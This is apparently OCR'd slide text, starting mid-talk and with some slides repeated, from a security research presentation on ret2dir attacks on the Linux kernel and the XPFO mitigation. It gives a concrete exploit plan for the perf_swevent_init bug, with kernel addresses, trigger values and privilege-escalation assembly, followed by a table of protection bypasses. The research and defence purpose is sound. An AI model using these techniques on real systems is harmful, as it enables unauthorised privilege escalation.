read(&v, sizeof(uint64_t));
if (v & (1UL << 63))
    PFN = v & ((1UL << 55) - 1);
```

```
kaddr = PHYS_OFFSET + PAGE_SIZE * (PFN(uaddr) - PFN_MIN)
```

Challenge 1: finding the physmap alias

/proc/[pid]/pagemap

- Provides one 64-bit entry per virtual page of a process.
- bit 63 = page present in RAM
- bits 0–54 = PFN

```
seek((uaddr >> PAGE_SHIFT) * sizeof(uint64_t));
read(&v, sizeof(uint64_t));
if (v & (1UL << 63))
    PFN = v & ((1UL << 55) - 1);
```

```
kaddr = PHYS_OFFSET + PAGE_SIZE * (PFN(uaddr) - PFN_MIN)
```

PHYS_OFFSET: starting address of physmap in kernel space

- Architecture-specific
- **Constant, unaffected by kASLR**

PFN_MIN: first page frame number

- In ARM Versatile RAM starts at 0x60000000; PFN_MIN = 0x60000)

Challenge 2: ensure existence of alias

- On 32-bit Linux, physmap covers only the lower portion of physical memory

Architecture		Size
x86	(3G/1G)	891MB
	(2G/2G)	1915MB
	(1G/3G)	2939MB
AArch32	(3G/1G)	760MB
	(2G/2G)	1784MB
	(1G/3G)	2808MB

Challenge 2: ensure existence of alias

- On 32-bit Linux, physmap covers only the lower portion of physical memory
- User pages are taken from high memory addresses first, exactly the region that physmap doesn't cover

Architecture		Size
x86	(3G/1G)	891MB
	(2G/2G)	1915MB
	(1G/3G)	2939MB
AArch32	(3G/1G)	760MB
	(2G/2G)	1784MB
	(1G/3G)	2808MB

Challenge 2: ensure existence of alias

- On 32-bit Linux, physmap covers only the lower portion of physical memory
- User pages are taken from high memory addresses first, exactly the region that physmap doesn't cover
- Create enough memory pressure that the allocator eventually serves pages from lower addresses (check pagemap until we get a small enough PFN)

Architecture		Size
x86	(3G/1G)	891MB
	(2G/2G)	1915MB
	(1G/3G)	2939MB
AArch32	(3G/1G)	760MB
	(2G/2G)	1784MB
	(1G/3G)	2808MB

```
PFN_MAX = PFN_MIN + min(sizeof(physmap),sizeof(RAM))/PAGE_SIZE
```

Challenge 2: ensure existence of alias

$\mathcal{C}_2$: Force a synonym of payload to emerge inside `physmap`

1. Allocate a (big) chunk of `RW` memory in user space $\rightarrow M$
   - `mmap/mmap2`, `shmat`, ...
2. $\forall$ page $P \in M \rightarrow$ Trigger a **write** fault (or `MAP_POPULATE`)
3. If $\exists P \in M$, `PFN(P)` $\leq$ `PFN_MAX`
   - `mlock(P)`
   - Compute `kaddr`
4. Else, `goto 1`

- If `sizeof(uspace)` $\ll$ `sizeof(RAM)` $\rightarrow$ Spawn additional process(es)
- Memory pressure helps!

Challenge 3: no pagemap

What if we don't have access to pagemap at all?

Challenge 3: no pagemap

What if we don't have access to pagemap at all?

Do it probabilistically!

Challenge 3: no pagemap

What if we don't have access to pagemap at all?

Do it probabilistically!

- Pollute memory with page-aligned copies of the payload
- Choose a random aligned physmap address and hope it lands on one of the sprayed aliases.

Probability of success: N / (PFN_MAX – PFN_MIN)


Optimization: exclude pages known to be occupied from BIOS/kernel

Challenge 3: no pagemap

1. Allocate a (big) chunk of `RW` memory in user space $\rightarrow M$
   - `mmap`/`mmap2`, `shmat`, ...
2. $\forall$ page $P \in M \rightarrow$ Copy the exploit payload in P and trigger a **write** fault (or `MAP_POPULATE`)
3. "Emulate" `mlock` $\rightarrow$ Prevent swapping
   - Start a set of background threads that repeatedly mark payload pages as **dirty** (*e.g.*, by writing a single byte)
4. Check `RSS` (foothold in `physmap`) $\rightarrow$ `getrusage`
5. `goto 1`, unless $RSS < RSS_{prev}$

- If `sizeof(uspace)` $\ll$ `sizeof(RAM)` $\rightarrow$ Spawn additional process(es)

Challenge 3: no pagemap



Example ret2usr -> ret2dir attack

```
struct perf_event_attr {
    ...
    __u64    config;
    ...
};

static int perf_swevent_init(struct perf_event *event)
{
    int event_id = event->attr.config;
    ...
    if (event_id >= PERF_COUNT_SW_MAX)
            return -ENOENT;
    ...
        static_key_slow_inc(&perf_swevent_enabled[event_id]);
    ...
}
```

kernel/events/core.c (Linux)

Example ret2usr -> ret2dir attack

- struct static_key perf_swevent_enabled[]
  - sizeof(struct static_key) → 24 (LP64), 12 (ILP32)

```
struct static_key {
        atomic_t enabled;
        struct jump_entry *entries;
        struct static_key_mod *next;
};
```

- static_key_slow_inc() → **.enabled** += 1

Example ret2usr -> ret2dir attack

- `perf_swevent_enabled[-110153] = &apparmor_ops.shm_shmat`
- `apparmor_ops.shm_shmat = 0xFFFFFFFF812DB050 (&cap_shm_shmat)`
- ✗ `static_key_slow_inc()` will **increase** `apparmor_ops.shm_shmat` (+1)

- "The Great Escape"
  - Code-reuse to the rescue
  - `0xFFFFFFFF81304E62` → `call *%rsi`
  - `0xFFFFFFFF81304E62 - 0xFFFFFFFF812DB050 = 0x29E12 (171538)`

`shmat(int shmid, const void *shmaddr, int shmflg)`

Example ret2usr -> ret2dir attack

Attack plan

1. Map the exploit payload in `physmap`
   - `0x7f2781998000` ↔ `0xffff8800075b3000`
2. `perf_event_open(&attr, 0, -1, -1, 0)`
   - `attr.config = 0xfffffffffffe51b7`
   - `0x29E12` (171538) times
3. `shmat(shmid, 0xffff8800075b3000, 0)`

```
pop     %rax
push    %rbp
mov     %rsp,          %rbp
push    %rbx
mov     $<pkcred>,     %rbx
mov     $<ccreds>,     %rax
mov     $0x0,          %rdi
callq   *%rax
mov     %rax,          %rdi
callq   *%rbx
mov     $0x0,          %rax
pop     %rbx
leaveq
ret
```

Evaluation: ret2dir

EDB-ID	CVE	Arch.	Kernel	Payload	Protection					Bypassed
26131	2013-2094	x86/x86-64	3.5/3.8	ROP/SHELLCODE	KERNEXEC	UDEREF	kGuard	SMEP	SMAP	✓
24746	2013-1763	x86-64	3.5	SHELLCODE	KERNEXEC		kGuard	SMEP		✓
15944	N/A	x86	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*			✓
15704	2010-4258	x86	2.6.35.8	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*			✓
15285	2010-3904	x86-64	2.6.33.6	ROP/SHELLCODE	KERNEXEC	UDEREF	kGuard			✓
15150	2010-3437	x86	2.6.35.8	STRUCT		UDEREF				✓
15023	2010-3301	x86-64	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*			✓
14814	2010-2959	x86	2.6.33.6	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*			✓
Custom	N/A	x86	3.12	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*	SMEP	SMAP	✓
Custom	N/A	x86-64	3.12	STRUCT+ROP	KERNEXEC	UDEREF	kGuard*	SMEP	SMAP	✓
Custom	N/A	AArch32	3.8.7	STRUCT+SHELLCODE	KERNEXEC	UDEREF	kGuard			✓
Custom	N/A	AArch64	3.12	STRUCT+SHELLCODE			kGuard		PXN	✓

Proposed solution: XPFO


eXclusive Page Frame Ownership:
A physical page belongs to userspace or kernel space, not both.

~500 LOC Linux kernel patch

- When a page frame is assigned to a user process, XPFO unmaps its physmap synonym
- When the page returns to the kernel, XPFO maps the physmap entry back
- Before reuse by the kernel, reclaimed user pages must be wiped

XPFO successfully prevented all tested ret2dir exploitation attempts

Evaluation: XPFO



- Across Phoronix macro/micro-benchmarks, XPFO adds 0.18% to 2.91% overhead.
- Memory overhead at about +3MB per 1 GB of ram

The end

Thank you! Questions?